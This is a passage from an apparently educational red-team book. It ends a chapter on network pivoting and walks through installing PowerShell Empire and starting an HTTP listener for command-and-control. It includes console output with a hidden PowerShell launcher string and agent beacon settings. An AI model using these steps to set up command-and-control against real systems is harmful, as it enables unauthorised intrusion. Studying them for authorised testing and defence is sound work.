Tunnel adapter isatap.{80743CD1-2C02-476D-B9A8-1B77D46A61C1}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{30AC0E50-FDF0-4D4C-9B40-DEFB62D8A0F6}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Following the same steps as we did for the Meterpreter shell, on this system, we add our pivot:



When performing the ARP Scan, we can see that we were able to reach the systems in this network too:



Summary

At the beginning of this chapter, we learned about port forwarding and its uses. We also learned about pivoting and its uses, followed by methods of port forwarding via SSH. Then we learned about Meterpreter pivoting via Armitage, as well as the concept of multi-level pivoting.

There are multiple ways to pivot. In further chapters, we will discuss pivoting via both Empire and Cobalt Strike. If you do not recognize these terms right now, there's no need to worry. We will cover everything in detail soon.

Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- https://artkond.com/2017/03/23/pivoting-guide/
- https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/

Age of Empire - The Beginning

In this chapter, we will cover Empire, which is an extremely powerful post exploitation framework. The chapter will begin with a basic introduction to Empire, including installation and configuration. From there we will move on with using Empire for post exploitation effectively.

In this chapter, we will cover the following topics:

- Introduction to Empire
- Empire setup and installation
- Empire fundamentals
- Empire post exploitation for Windows/Linux/OSX
- Popping up a Meterpreter session using Empire
- Slack notification for Empire agents

Technical requirements

The technical requirements are as follows:

- Empire
- Slack

Empire is a great tool to use in Red Team operations. Many Red Teamers opt for this tool due to its flexible architecture and its power over PowerShell. Empire can be very confusing for many pen testers, but once mastered, it can be a great asset when performing red team engagement.

Introduction to Empire

According to the PowerShell Empire website (http://www.powershellempire.com/):


"Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework."

It premiered at BSidesLV in 2015.


Empire setup and installation

The Empire tool is open source and has a Git repository. We can clone the Git repository from GitHub by executing the following command:

```
git clone https://github.com/EmpireProject/Empire
```




The following files reside in the `Empire` directory:



The Empire Framework is written in Python, so we first need to install the Python dependencies. Empire already has an installation script, which can be viewed in the setup directory (`~/Empire/setup/`). The installation file is a simple Bash script which we can execute by using the following command:

```
./install.sh
```



This script will check and install all the packages and dependencies required by the Empire framework. Once the installation is complete, you'll see a `Setup complete!` message as shown in the following screenshot:

We need root privileges to run Empire so that it can start the listeners on system ports as well. Execute the following command to run Empire with root privilege:

```
sudo ./empire
```

The Empire framework will now load:

To get into using Empire, let's first understand the fundamentals of this.

Empire fundamentals

Empire is a Python-based framework which is known for its post exploitation module and flexible architecture. The whole process of using the Empire Framework can be defined in **five phases**, which are demonstrated as follows:

The five phases are explained as follows:

- Phase 1: **Listener Initiation**
- Phase 2: **Stager Creation**
- Phase 3: **Stager Execution**
- Phase 4: **Acquiring Agent**
- Phase 5: **Post Module Operations**

To start with Empire, try executing the `help` command or inputting `?` for further options:

```
(Empire) > ?

Commands
========
agents          Jump to the Agents menu.
creds           Add/display credentials to/from the database.
exit            Exit Empire
help            Displays the help menu.
interact        Interact with a particular agent.
list            Lists active agents or listeners.
listeners       Interact with active listeners.
load            Loads Empire modules from a non-standard folder.
plugin          Load a plugin file to extend Empire.
plugins         List all available and active plugins.
preobfuscate    Preobfuscate PowerShell module_source files
reload          Reload one (or all) Empire modules.
report          Produce report CSV and log files: sessions.csv, credentials.csv, master.log
reset           Reset a global option (e.g. IP whitelists).
resource        Read and execute a list of Empire commands from a file.
searchmodule    Search Empire module names/descriptions.
set             Set a global option (e.g. IP whitelists).
show            Show a global option (e.g. IP whitelists).
usemodule       Use an Empire module.
usestager       Use an Empire stager.

(Empire) >
```


Phase 1 – Listener Initiation

The first phase of Empire post exploitation is Listener Initiation. When using Empire, it is required to first configure a listener which would listen for incoming connections. A listener in Empire is just like a handler in Metasploit. To view a list of all active listeners, execute the following command:


```
listeners
```

The output of running the preceding command is as follows:

If there's no listener running in Empire, you'll get a `No listeners currently active` message. We can execute the `help` command or the `?` for options allowed in the listeners module:




We don't have an active listener for now, but we can create one. To do this, we can use the `uselistener` command and give the type of listener as the argument:



For now, let's choose HTTP listener. We need to execute the following commands to configure the HTTP listener:

```
uselistener http
info
```



```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143×37
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                             Description
  ----              --------    -------                           -----------
  SlackToken        False                                         Your SlackBot API token to communicate with your Slack instance.
  ProxyCreds        False       default                           Proxy credentials ([domain\]username:password) to use for request (default, no
ne, or other).
  KillDate          False                                         Date for the listener to exit (MM/dd/yyyy).
  Name              True        http                              Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc    Launcher string.
  DefaultDelay      True        5                                 Agent delay/reach back interval (in seconds).
  DefaultLostLimit  True        60                                Number of missed checkins before exiting
  WorkingHours      False                                         Hours for the agent to operate (09:00-17:00).
  SlackChannel      False       #general                          The Slack channel or DM that notifications will be sent to.
  DefaultProfile    True        /admin/get.php,/news.php,/login/  Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Host              True        http://192.168.2.24:80            Hostname/IP for staging.
  CertPath          False                                         Certificate path for https listeners.
  DefaultJitter     True        0.0                               Jitter in agent reachback interval (0.0-1.0).
  Proxy             False       default                           Proxy to use for request (default, none, or other).
  UserAgent         False       default                           User-agent string to use for the staging request (default, none, or other).
  StagingKey        True        P<+L0;xJ/lXN:#=o~3|cqZ>2u?D.*A6z  Staging key for initial agent negotiation.
```


As you may have noticed, the prompt changed from **Purple** to **Red**, which means we can now configure the listener. By default, the HTTP listener will set the HOST and PORT automatically, but we can change it using the `set` command. To see all the available options, execute the `help` command or the `?`:

```
(Empire: listeners/http) > ?

Listener Commands
=================
agents            Jump to the agents menu.
back              Go back a menu.
creds             Display/return credentials from the database.
execute           Execute the given listener module.
exit              Exit Empire.
help              Displays the help menu.
info              Display listener module options.
launcher          Generate an initial launcher for this listener.
listeners         Jump to the listeners menu.
main              Go back to the main menu.
resource          Read and execute a list of Empire commands from a file.
set               Set a listener option.
unset             Unset a listener option.

(Empire: listeners/http) >
```

Now that everything is in place, let's use the `execute` command to start the HTTP listener:

```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >
```

We're still using the HTTP listener menu (`Empire: listeners/http`) so we need to get back to just the listener menu (`Empire: listeners`), which can be done using the `back` command. To list the active listeners, we can also use the `list` command in the Listeners menu:



Our HTTP listener has started now, so we can just open the URL given in the preceding screenshot for verification:


If anyone tries to open the Empire listener URL, they'll be shown the default IIS page. At the same time, we will get a notification in Empire about the web request with the client IP. In this case, `192.168.2.6` tried to access the Empire listener:

```
(Empire: listeners) > [!] favicon.ico requested by 192.168.2.6 with no routing packet.
```

We can now move on to the next phase.


Phase 2 – Stager Creation

Once the listener is ready, we can now create a one-liner stager that will connect back to the listener when executed. This phase will focus on the stagers that can be used depending upon the situation. Please refer to the table at the end of this chapter to choose the stager that works best for you.You can execute the `usestager` command to create a stager. The argument passed to the command is the type of stager that you want to create:

